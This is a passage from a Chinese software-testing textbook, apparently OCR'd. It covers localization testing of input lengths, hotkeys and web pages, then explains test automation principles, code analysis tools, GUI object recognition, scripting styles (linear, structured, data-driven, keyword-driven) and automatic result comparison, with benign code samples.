否超长或显示数据库操作错误。如：

```
…
<form name=AddVis>
<input name="V_Name" type=text value="">
<input type=submit value="ok" onsubmit="javascript:checkinput()">
…

        function getStrLength(StrTemp)          //取字符长度
        {
                var strInput="" + StrTemp;
                var i,sum;
                sum=0;
                //alert("string lengh=" + strInput.length);
                for(i=0;i<strInput.length;i++)
                {
                        if((strInput.charCodeAt(i)>=0)&&(strInput.charCodeAt(i)<=255))
                                sum=sum+1;
                        else
                                sum=sum+2;
                }
                //alert("actual lengh=" + sum);
                return sum;
        }
        function checkinput()                   //检查输入字符的长度
        {
                if(getStrLength(document.AddVis.V_Name.value)>64)
                {
                        alert("The input string must be less than 64.");       //给出警告提示
                        document.AddVis.V_Name.focus();
                        return false;
                }
        }
```

2. 热键

在做本地化测试的时候，还有一个不能忽略的问题——热键问题。许多程序都为不同的命令设置了热键(键盘快捷方式)。比如，在微软的 Word 中，可以按 Ctrl+F 键打开“查找”对话框。热键 Ctrl+F 就是代替鼠标来选择 Word“编辑”菜单中“查找”命令的简捷方式。通常，文字被翻译之后，原来的热键很可能不再适用，需要为翻译过的文本设定新的热键，比如，当“Close”被翻译成德语“Schließen”之后，原有的热键 Alt+C 也应该相应地变为 Alt+S。新的热键应该和本地操作系统环境相匹配，确保所有的热键都是唯一的。不过中国、日本和韩国的版本，都沿用英文原有的热键，所以本地化之后不存在这个问题。

此外，还有很多应该注意的技术问题，如：对于欧洲语言的本地化，还有大小写字母转换的问题、连字符号连接规则、键盘的问题等。对于有些国家的本地化，例如希伯莱文和阿拉伯文还要考虑文字显示方向的问题等。

8.4 本地化的功能测试

软件本地化是一个再创造的过程，不仅包括翻译人员的劳动、技术人员的再加工，而且包括测试人员的层层把关。软件本地化之后，把它当作新的版本来对待，针对改动的地方进行充

分的测试，特别是前面介绍的翻译问题和技术问题，并完成相应的回归功能测试。

任何一件产品，人们最关心的还是它所能提供的服务，所以功能的实现总是很重要的。要验证一个软件是否被正确地本地化，要在相对真实的环境下对软件所有功能进行测试。关于本地化软件的功能测试，可以和源语言版本相对比来进行测试。此外，还要注意是否能够正确地输入目标语言、输入之后是否能够正确显示等。

1. 联机文档的功能测试

就像打印好的文档一样，测试人员应该验证任何一个联机文档的有效性、可用性。本地化软件测试人员应该对它们进行功能测试，以确保它们能够正常工作，并且与目标市场的要求一致。

不论是 PDF 还是 HTML 格式的联机文档，都应该在目标语言的操作系统下测试，确保其功能能够实现，字符能够正确显示，一般来说，主要检测文件的以下几方面。

(1) 与目标语言操作系统的兼容性；

(2) 字体和图形能够正确显示；

(3) 与本地化的 Acrobat Reader 版本和 HTML 浏览器兼容；

(4) 超链接的正常跳转。

2. 页面内容和图片

在页面测试时要时时提醒自己，HTML 页面上有些文字不是一眼就能看到的，如：

(1) 显示在浏览器界面顶部的页面的标题。

(2) 图片的标题，当图片正在下载或者用户鼠标指向该图形时所显示的 Alt 属性。

(3) 超级链接的标题。

确保这些内容也被本地化处理了。

3. Web 链接和高级选项

测试员需要关注页面上的超级链接未被本地化的部分或者链接到其他未被本地化的站点上去，否则应用目标语言在这些链接旁给出提示，指出这些站点是源语言的。网站日益注重提供更多的动画效果，如 Flash，需要针对这些动画效果进行测试。还要检查浏览器的一些高级选项，如 JavaScript 脚本和 ActiveX Applets 等相关的设置，以了解应用软件是否受到影响。


小结

国际化是本地化的基础和前提，本地化是国际化向特定本地语言环境的转换，其理想的状态是，源语言版本要按照国际化版本的要求去做，本地化本身不应该再给该软件增加新的功能缺陷。然而，如果该软件没有充分地国际化，在本地化过程中就很有可能会产生新的功能性方面的问题，包括功能调用出错、输入和输出问题等。

翻译仅是软件本地化的一部分工作，软件本地化实际是一项技术工作，要处理字符集问题、数据格式、页面显示和布局、配置和兼容性等问题。在测试过程中，应该特别注意这些方面的问题，特别是时区、日期、时间、货币、度量衡、姓名、复数等的处理和显示。为确保本地化后软件产品的质量，本地化的产品应该在配置有目标语言操作系统的计算机上进行测试。本地化的翻译人员、培训人员和技术支持人员也最好参与到本地化的测试中来，以保证该测试的全面性和完整性。

思考题

1. 为什么要进行软件本地化?
2. 软件本地化和软件国际化有什么关系?
3. 为什么说软件本地化不等同于是翻译?
4. 软件本地化测试中应该着重于哪些方面?
5. 进行软件本地化测试是否必须通晓该目标语言?为什么?
6. 假设需要测试某一软件的日语本地化版本,请问需要做哪些方面的准备?请一一列举。



第 9 章

测试自动化及其框架

软件测试是一项艰苦的工作，需要投入大量的时间和精力，据统计，软件测试会占用整个开发时间的 40%。一些可靠性要求非常高的软件，测试时间甚至占到总开发时间的 60%。但是软件测试工作具有比较大的重复性，我们知道，软件在发布之前都要进行几轮测试，也就是说大量的测试用例会被执行几遍。在测试后期所进行的回归测试，大部分测试工作是重复的。回归测试就是要验证已经实现的大部分功能，这种情况下，只是为了解决软件缺陷、需求变化，代码修改很少，针对代码变化所做的测试相对比较少，而为了覆盖代码改动所造成的影响而要进行大量的测试，虽然回归测试找到软件缺陷的可能性小，效率比较低，但又是必要的。此后，软件产品版本不断更新，不断增加功能或修改功能，期间所进行的测试工作重复性也很高，所有这些因素驱动着软件自动化的产生和发展。

软件测试实行自动化进程，决不是因为厌烦了测试的重复工作，而是测试工作的需要，即完成手工测试所不能完成的任务，提高测试效率和测试结果的可靠性、准确性和客观性，提高测试覆盖率，保证测试工作的质量。

本章将主要介绍软件测试自动化的概念、原理和方法，如何引入和实施自动化测试以及各种类型的测试工具，帮助读者全面掌握软件测试自动化的有关知识和技能。

9.1 测试自动化的内涵

自动化测试(Automated Test)是相对手工测试(Manual Test)而存在的一个概念，由手工逐个地运行测试用例的操作过程被测试工具或系统自动执行的过程所代替，包括输入数据自动生成、结果的验证、自动发送测试报告等。主要是通过所开发的软件测试工具、脚本(Script)等来实现，具有良好的可操作性、可重复性和高效率等特点。测试自动化是软件测试中提高测试效率、覆盖率和可靠性等重要手段，也可以说，测试自动化是软件测试不可分割的一部分。

9.1.1 手工测试的局限性

测试人员在进行手工测试时，具有创造性，可以举一反三，从一个测试用例，想到新的一些测试场景，包括原有测试用例没有覆盖的、特殊的情况或边界条件。同时，对于那些复杂的逻辑判断、界面是否友好，手工测试具有明显的优势。但是，简单的功能性测试用例在每一轮测试中都不能少，而且具有一定的机械性、重复性，其工作量往往较大，无法体现手工测试的优越性。如果让手工做重复的测试，容易引起测试人员的乏味，严重影响工作情绪等。而且，手工测试在某些方面甚至束手无策、无法实现测试的目标，存在着一定的局限性，例如：

(1) 通过手工测试无法做到覆盖所有代码路径，也难以测定测试的覆盖率。

(2) 通过手工测试很难捕捉到与时序、死锁、资源冲突、多线程等有关的错误。

(3) 在系统负载、性能测试时，需要模拟大量数据或大量并发用户等大负载的应用场合时，例如，模拟一万个客户访问某个网站，不可能安排一万个测试人员在一万台计算机上进行操作，没有测试工具的帮助是无法想象的。

(4) 在系统可靠性测试中，需要模拟系统运行几年、十几年，以验证系统能否稳定运行，也是手工测试无法模拟的。

(5) 在回归测试中，多数情况下时间很紧，希望一天能完成成千上万个测试用例的执行。手工测试又怎么办呢？即使让测试人员通宵达旦地干，也干不完。

(6) 测试可以发现错误，并不能表明程序的正确性。因为不论黑盒、白盒都不能实现穷举测试。对一些关键程序，如导弹发射软件，则需要考虑利用数学归纳法或谓词演算等进行正确性验证。

9.1.2 什么是测试自动化

谈到自动化测试，一般就会提到测试工具。许多人觉得使用了一两个测试工具就是实现了测试自动化，这种理解是不对的，至少是片面的。的确，测试工具的使用是自动化测试的一部分工作，但“用测试工具进行测试”不等于“自动化测试”。那什么是“自动化测试”呢？

自动化测试是把以人为驱动的测试行为转化为机器执行的一种过程，即模拟手工测试步骤，通过执行由程序语言编制的测试脚本，自动地完成软件的单元测试、功能测试、负载测试或性能测试等全部工作。自动化测试集中体现在实际测试被自动执行的过程上，也就是由手工逐个地运行测试用例的操作过程被测试工具自动执行的过程所代替。自动化测试，虽然需要借助测试工具，但是仅仅使用测试工具不够，还需要借助网络通信环境、邮件系统、系统 Shell 命令、后台运行程序、改进的开发流程等，由系统自动完成软件测试的各项工作，例如：

(1) 测试环境的搭建和设置，如自动上传软件包到服务器并完成安装；

(2) 基于模型实现测试设计的自动化，或基于软件设计规格说明书实现测试用例的自动生成；

(3) 脚本自动生成，如根据 UML 状态图、时序图等生成可运行的测试脚本；

(4) 测试数据的自动产生，例如，通过 SQL 语句在数据库中产生大量的数据记录，用于测试；

(5) 测试操作步骤的自动执行，包括软件系统的模拟操作、测试执行过程的监控；

(6) 测试结果分析，实际输出和预期输出的自动对比分析；

(7) 测试流程(工作流)的自动处理，包括测试计划复审和批准、测试任务安排和执行、缺

陷生命周期等自动化处理；

（8）测试报告自动生成功能等。

这样，测试自动化意味着测试全过程的自动化和测试管理工作的自动化。如果使整个软件测试过程完全实现自动化，而不需要丝毫的人工参与或干涉，这是不现实的。虽然不能完美地实现测试自动化，但是，我们理应每时每刻向这个方向努力，不断地问自己——这些测试工作能否由软件系统或工具来自动完成？在测试计划、设计、实施和管理的任何时刻，始终寻求更有效、更可靠的方法和手段，以有助于提高测试的效率。所以，有人更希望将测试自动化解释成“能够使测试过程简单并有效率、使测试过程更为快捷而没有延误的方法或努力”。从这里可以认识到，“全过程的自动化测试”思想是非常重要的，会改变我们测试工作的思维、改变我们测试的生活，将测试带到一个新的境界。

自动化测试是相对手工测试而存在的，所以自动化测试的真正含义可以理解为“一切可以由计算机系统自动完成的测试任务都已经由计算机系统或软件工具、程序来承担并自动执行”。它包含下列三层含义。

（1）“一切”，不仅指测试执行的工作——对被测试的对象进行验证，还包括测试的其他工作，如缺陷管理、测试管理、环境安装、设置和维护等。

（2）“可以”，意味着某些工作无法由系统自动完成，如脚本的开发、测试用例的设计，需要创造性，其工作需要手工处理。

（3）即使由系统进行自动化测试，还少不了人工干预，包括事先安排自动化测试任务、测试结果分析、调试测试脚本等。

9.1.3 软件测试自动化的优势

由于手工测试的局限性，软件测试借助测试工具成为必要。自动化测试由计算机系统自动来完成，由于机器执行操作速度快，也不会劳累，可以 24 小时连续工作，而且会严格按照所开发的脚本、指令进行，不会有半点差错，所以自动化测试的优势也很明显。

（1）自动运行的速度快、执行效率高，是手工无法相比的。

（2）永不疲劳。手工进行测试会感觉累，测试人员一天正常工作时间是 8h，最多工作十几个小时，而机器不会感觉累，可以不间断工作，每周可以工作 7 天，每天可以工作 24h。

（3）测试结果准确。例如，搜索用时是 0.33s 或 0.24s，系统都会发现问题，不会忽视任何差异。

（4）可靠。人可以撒谎，计算机不会弄虚作假。对同一个被测系统、用相同的脚本进行测试，结果是一样的，而手工测试容易出错，甚至有些用例没被执行，却可以说“执行了”。

（5）可复用性。一旦完成所用的测试脚本，可以一劳永逸运行很多遍。

（6）特别的能力。有些手工测试做不到的地方，自动化测试可以做到。例如，对一个网站进行负载测试，要模拟 1000 个用户同时（并发）访问这个网站。如果用手工测试，需要 1000 个测试人员参与，对绝大多数软件公司是不可能的。这时，如果让机器执行这个任务，假如每台机器能同时执行 20 个进程，只需要 50 台机器就可以了。

正是这些特点，软件测试自动化可以弥补手工测试的不足，给软件测试带来不少益处。

（1）缩短软件开发测试周期。软件自动化测试具有速度快、永远不知疲倦等特点，对同样的上千个测试用例，软件测试自动化工具可以在很短时间内完成，还可以每周 7 天、每天 24 小时不间断运行，能不厌其烦地运行同样的测试用例十遍、一百遍等。

(2) 更高质量的产品。因为通过测试工具运行测试脚本,能保证百分之百地完成测试,而且测试结果准确、可靠。借助自动化测试,可以达到更高的测试覆盖率,而且每天可以完成一轮测试,更早地发现问题;测试人员还有更多的时间思考,来完善测试用例。

(3) 软件过程更规范。自动化测试鼓励测试团队规范化整个过程,包括开发的代码管理和代码包的构建、标准的测试流程以及一致性的文档记录和更完善的度量。

(4) 测试效率高,充分利用硬件资源。可以在运行某个测试工具的同时,运行另一个测试工具,也可以在运行某个测试工具的同时而思考新的测试方法或设计新的测试用例,能够把大量测试个案分配到各台机器上去同时运行,就能节省大量的时间。也可以把大量的系统测试及回归测试安排到夜间及周末运行,更能提高效率,如在下班前将所有要运行的测试脚本(用脚本语言写成的、模拟手工完成特定测试任务的程序或指令)准备好,并启动测试工具,第二天一上班就能拿到测试结果。

(5) 节省人力资源,降低测试成本。在回归测试时,如果是手工方式,就需要大量的人力去验证大量稳定的旧功能,而通过测试脚本和测试工具,只要一个人就可以了,可以省去大量的人力资源。同样的测试用例,需要在很多不同的测试环境(如不同的浏览器、不同的操作系统、不同的连接条件等)下运行,也正是测试工具大展身手的地方。

(6) 增强测试的稳定性和可靠性。通过测试工具运行测试脚本,能保证百分之百进行。但是,有时个别测试人员并没有执行那些测试用例,但他可能有意或无意地告诉你,他已经运行了所有测试用例,而机器绝不会,一是一、二是二,所有安排的任务会得到完全的执行。

(7) 提高软件测试的准确度和精确度,也就是提高测试的质量。软件测试自动化的结果都是客观的、量化的,并且和所预期结果或规格说明书规定的标准进行数字化的对比,任何差异都能发现,而且任何差异也不会被忽视。

(8) 手工不能做的事情,软件测试工具可以完成,例如,负载测试、性能测试,手工很难进行,只有通过工具来完成。

(9) 高昂的团队士气。因为测试人员有更多机会学习编程、获取新技术,测试工作更有趣、有更多的挑战。

9.2 测试自动化实现的原理

软件测试自动化实现的基础是可以通过特定的程序(包括脚本、指令)模拟测试人员对软件系统的操作过程,如测试过程的捕获和回放,其中最重要的是识别用户界面(User Interface,UI)的元素以及捕获键盘、鼠标的输入,将操作过程转换为测试工具可执行的脚本;然后,对脚本进行修改和优化,加入测试的验证点;最后,通过测试工具运行测试脚本,将实际输出记录和预先给定的期望结果进行自动对比分析,确定是否存在差异。无论是对功能测试、还是对性能测试,自动化实现的方法都比较接近,只不过是功能测试侧重动能验证,而性能测试需要模拟成千上万的虚拟用户。

自动化测试也包括动态测试和静态测试,上面所介绍的是动态的自动化测试,而静态的自动化测试类似于编译系统那样,对计算机程序进行扫描、逐行检查,直接对代码进行语法分析、代码风格检查等,以发现不符合代码规范等问题。

9.2.1 代码分析

最早进行代码分析的工具是编译器。为了顺利地编译代码，编译器首先要检查程序是否符合编程语言的语法，能够发现代码中的语法错误，然后将源代码转换成可执行的二进制代码。但是，早期的编译器对那些语法上正确但是非常可疑的代码结构置之不理。1979 年，贝尔实验室的 Steve Johnson 在 PCC(Portable C Compiler，轻量型 C 编译器)基础上开发出代码分析工具 Lint，能检查出更多不符合规范的错误(如将“==”写成了“=”)以及函数接口参数不一致性问题等，完成代码健壮性检查。Lint 后来形成一系列工具，包括 PC-Lint/FlexeLint (Gimpel)和 Lint Plus (Cleanscape)等。

代码分析工具还体现在集成开发环境中，多数 IDE 的代码编辑器都可以实时进行代码检查，直接定位和高亮显示警告信息和可能的错误。除了内建的静态分析外，大部分 IDE 都有可选的插件来执行更全面的代码分析，例如，Eclipse 在“源代码分析器”的分类列表中有多达几十种插件，这些插件包括：

(1) 代码规则或者是代码风格的检查工具，例如 Checkstyle、FindBugs、JLint、PMD 等，如图 9-1 所示。

(2) 检查和移出冗余代码的分析器，如 Duplication Management Framework。



图 9-1 在 Eclipse 中的 FindBugs 规则设置

例如，开源的代码分析器 PMD 能分析以下包含风险的代码。

(1) MethodReturnsInternalArray(返回内部数组的方法)：暴露内部的数组，让用户可以直接修改一些关键的代码。返回数组的拷贝会安全些。

(2) ArrayIsStoredDirectly(直接存储数组)：构造函数或方法接收的数组应该克隆对象并存储拷贝。这样可防止将来的用户修改，影响内部功能。

再举一个例子，我们可能会因为数据库连接未关闭问题焦头烂额，例如，资源未能在 try/catch/finally 块中被释放、清理。而使用 JUnit 可以分析 Java 类的结构和内容，检查它们与既定规则的匹配程度。例如，规则可能是这样的：若在某个方法体中创建或从连接池中取得了数据库连接，那么必须保证存在一个 try/catch/finally 块，且在 finally 块中关闭了连接或释放了连接。

9.2.2 对象识别

测试工具能够实现对用户界面的操作，要么就按照屏幕的实际像素坐标来定位，要么通过寻找 UI 上的对象(如窗口、按钮、滚动条等)来确定操作的目标。前者方法虽然简单，但生成的脚本缺乏可读性，不容易维护，而且在不同的屏幕分辨率下脚本可能根本不能运行，所以越来越多的测试工具选择对象识别方法。GUI 对象的识别工具比较多，微软 Visual Studio 中就包含 Spy++，它可以用来识别各种 Windows 的 GUI 对象，如图 9-2 所示。




图 9-2 用 Spy++识别计算器的各种窗口对象

要识别对象，就是获得 UI 对象的 ID、对象名，然后根据对象的 ID、对象名，确定其属性值等数据。基于 GUI 对象识别和控制的自动化测试工具，在脚本语言中一般使用 Windows User Interface(用户界面)一类的 API 调用来识别、操作 GUI 对象。Windows UI API 函数封装了操作应用软件所需的接口函数，包括键盘和鼠标的捕获，以及窗口、按钮、选择项等的识别和操作。例如，以窗口类 API 为例，包括几十个函数，例如：

```
HWND GetDesktopWindow(VOID)
HWND GetForegroundwindow(VOID)
HWND GetTopWindow(HWND hWnd);
BOOL GetWindowRect(HWND hWnd,LPRECTlpRect);
Int GetWindowText(HWND hWnd,LPTSTR lpString,Int nMaxCount);
Int GetClassName(HWND hWnd,LPTSTR IpClassName int nMaxCount);
BOOL GetClasslnfoEx(HINSTANCE hlnst,LPCTSTR lpszClass,lpwcx);
DWORD GetWindowThreadProcessld(HWND hwnd,LPDWORD lpdwProcessld);
BOOL IsWindowVisible(HWND hWnd);
HWND FindWindow(LPCTSTR IpClassName,LPCTSTR IpWindowName);
```

除了 Windows API 函数调用方法之外，还有其他一些技术可以采用，如反射机制(Reflection)。通过反射来加载被测试程序，获取被测试程序的各种属性，触发被测试程序的各种事件，从而达到自动化测试的目的。在 C#、C++和 Java 程序语言中都提供了反射机制，增加了这些非动态语言的动态性，可以在程序运行时动态地创建类的实例，并绑定到现有对象，然后调用类的方法或访问其字段和属性，这也为自动化测试提供了一种获取对象信息的途径。例如，在 C# 中使用静态方法 GetType 获取变量类型。

```
// Using GetType to obtain type information:
int i = 42;
System.Type type = i.GetType();
System.Console.WriteLine(type);
```

输出为：System.Int32

下面的示例使用反射获取已加载的程序集的完整名称：

```
// C# : Using Reflection to get information from an Assembly:
System.Reflection.Assembly o = System.Reflection.Assembly.Load("mscorlib.dll");
System.Console.WriteLine(o.GetName());
```

输出为：mscorlib，Version=2.0.0.0，Culture=neutral，PublicKeyToken=b77a5c561934e089

9.2.3 脚本技术

脚本是一组测试工具执行的指令集合，也是计算机程序的一种形式。脚本可以通过录制测试的操作产生，然后再做修改，这样可以减少脚本开发的工作量。当然，也可以直接用脚本语言编写脚本。测试工具脚本中可以包含数据和指令，并包括：

(1) 同步(何时进行下一个输入)。

(2) 比较信息(比较什么、如何比较以及和谁比较)。

(3) 捕获何种屏幕数据及存储在何处。

(4) 从另一个数据源读取数据时从何处读取。

(5) 控制信息等。

脚本的技术围绕着脚本的结构设计，实现测试用例，在建立脚本的代价和维护脚本的代价中得到平衡，并从中获得最大益处。

脚本技术不仅用在功能测试上，来模拟用户的操作然后进行比较，而且可以用在性能、负载测试上，模拟并发用户进行相同或不同的操作，以给系统或服务器足够的负载，以检验系统或服务器的响应速度、数据吞吐能力等。

脚本可以分为线性脚本、结构化脚本、数据驱动脚本和关键字驱动脚本。线性脚本是最简单的脚本，如同流水账那样描述测试过程，一般由自动录制得来；而结构化脚本是对线性脚本的加工，类似于结构化设计的程序，是脚本优化的必然途径之一。而数据驱动脚本和关键字驱动脚本可以进一步提高脚本编写的效率，极大地降低脚本维护的工作量。目前，大多数测试工具都支持数据驱动脚本和关键字驱动脚本。在脚本开发中，常常将这几种脚本结合起来应用。

1. 线性脚本

线性脚本是录制手工执行的测试用例得到的脚本，这种脚本包含所有的击键、移动、输入

数据等，所有录制的测试用例都可以得到完整的回放。对于线性脚本，也可以加入一些简单的指令，如时间等待、比较指令等。线性脚本适合于那些简单的测试(如 Web 页面测试)、一次性测试，多数用于脚本的初始化(录制的脚本用于以后修改)，或者用于演示等。

2. 结构化脚本

类似于结构化程序设计，具有各种逻辑结构，包括选择性结构、分支结构、循环迭代结构，而且具有函数调用功能。结构化脚本具有很好的可重用性、灵活性，所以结构化脚本易于维护。

```
;Include 常量
#include <GUIConstants.au3>

;初始化全局变量
Global $GUIWidth
Global $GUIHeight

$GUIWidth = 300
$GUIHeight = 250

;创建窗口
GUICreate("New GUI", $GUIWidth, $GUIHeight)
......
While 1
  ;检查用户单击窗口中哪个按钮
   $msg = GUIGetMsg()

   Select
     Case $msg = $GUI_EVENT_CLOSE
         GUIDelete()
         Exit
     Case $msg = $OK_Btn
         MsgBox(64, "New GUI", "You clicked on the OK button!")
     Case $msg = $Cancel_Btn
         MsgBox(64, "New GUI", "You clicked on the Cancel button!")

   EndSelect

WEnd
```

3. 数据驱动脚本

数据驱动脚本，将测试脚本和数据分离开来，测试输入数据存储在独立的(数据)文件中，而不是存储在脚本中。针对某些功能测试时，操作步骤是一样的，而输入数据是不一样的，相当于一个测试用例对应一组输入数据。这样，同一个脚本可以针对不同的数据输入而实现多个测试用例的自动执行，提高了脚本的使用效率和可维护性。在实现上，一般都在脚本中引入变量，通过变量来引用数据，脚本本身描述测试的具体执行过程。

在实际测试当中，这种情况很多，例如，用户登录的功能测试中，"用户名、口令"就是输入数据，测试时需要对不同的情形分别测试，如用户名为空、口令为空、大小写是否区分、是否允许特殊字符等。更理想的数据驱动脚本，可以控制测试的工作量，即控制业务操作过程，真正地由数据来驱动测试，使自动化测试具有一定的智能性。关键字驱动脚本是控制单个具体的"动作"，而数据驱动是控制"过程"，即业务层次上的操作。

测试数据列表(Datatable)

序号	用户名	口令
1	Test	Pass1
2	test sp	pass1
3	test	pass 1
4	test	P@ss!
…	…	

```
数据驱动脚本示例
For i = 1 to Datatable.GetRowCount
    Dialog("Login").WinEdit("AgentName:").SetDataTable("username", dtGlobalSheet)
    Dialog("Login").WinEdit("Password:").SetDataTable("passwd", dtGlobalSheet)
    Dialog("Login").WinButton("OK").Click
    datatable.GlobalSheet.SetNextRow
Next
```

4. 关键字驱动脚本

关键字驱动脚本(Keyword-Driven 或 Table-Driven Testing script),看上去非常像手工测试的用例,脚本用一个简单的表格来表示,如表 9-1 所示。关键字驱动脚本,是数据驱动脚本的逻辑扩张,实际上是封装了各种基本的操作,每个操作由相应的函数实现,而在开发脚本时,不需要关心这些基础函数,直接使用已定义好的关键字,这样的好处是脚本编写的效率会有很大的提高,脚本维护起来也很容易。而且,关键字驱动脚本构成简单,脚本开发按关键字来处理,可以看作是业务逻辑的文字描述,每一个测试人员都能开发,这就能做到"全民皆兵"——每个测试人员都可以进行自动化测试的工作。

当然,可以在这基础上对底层命令进行封装,形成更高层次上(服务或业务层次)的关键字。关键字的层次处在合适的水平,既不要关注细节,也不能过高。如果关键字过于复杂,包罗万象,就不够灵活,甚至无法适应业务逻辑的变化,反而给脚本维护带来巨大的工作量。

表 9-1 关键字驱动脚本示例(SeleniumHTML 格式脚本)

命令(关键字)	对象(操作对象)	值(属性)	注释
open	/config/login_verify2. src=yc&. intl=cn&. partner=&. done=http%3a//cn. calendar. yahoo. com/		访问雅虎日历站点: http://cn. calendar. yahoo. com/
Type	username	test1	输入用户名"test1"
Type	password	1234567	输入密码"1234567"
clickAndWait	//input[@value='登录']		单击"登录"按钮
verifyTextPresent	"登出,我的账户"		验证用户登录成功

9.2.4 自动比较技术

自动执行测试脚本时,预期输出是事先定义的或插入脚本中,然后在测试过程中运行脚本,将捕获的结果和预先准备的输出进行比较,从而确定测试用例是否通过。所以,自动比较技术在软件测试自动化中不可缺少的。

简单比较,就是对执行过程中输出的数值和期望获得的数值进行比较,例如,进行 5×6 乘法运算的期望结果是 30,脚本执行时模拟计算器程序输入"5"、"×"、"6"之后,单击"=",其结果显示 30,说明验证通过。当然,有更复杂的比较,如比较文件名、文件大小、文件内容,还有 Windows 窗口或控件的属性,甚至比较整个屏幕或屏幕上某个区域图像等。

图片或自绘窗口特效的验证是自动化测试中的一个难点。虽然有些自动化测试工具提供了验证图片的功能,但是稳定性都不是很好。一般图片验证原理是首先截取并保存正确的图片,然后将脚本运行时截取的图片与保存的图片进行比较。由于这种比较是在像素级上进行,

极微小的差异都会被认为是不同的,这可能导致——同样的脚本在不同物理机器(显示卡、操作系统等不同)上运行时,常常会因为显示上的微小差异而导致检查结果失败,但用户是可以接受的。

有的测试工具可以设定阈值,允许存在微小的差异,高于阈值的,被认为"差异明显存在",认定验证失败;而低于或等于阈值的差异将被忽视,认定验证通过。这样,测试结果会比较稳定、可靠。如果阈值可以根据实际情况或用户的特定要求进行自动调整,那么比较技术具有一定的智能性,这种自动比较技术,可以称为"智能比较"。例如,要求比较(验证)包含日期信息和数据的输出报表,是比较困难的,因为输出报表中的日期和数据都是动态的。这时,可能需要智能比较,可能要针对日期格式和数据特征来进行比较。当然,为了确认数据的正确性或为了使结果具有良好的可靠性,需要精心设计,自动产生所需的测试数据,从而根据预先准备的测试数据,采用另外一种方法来获得期望的结果,然后与实际测试结果进行比较。

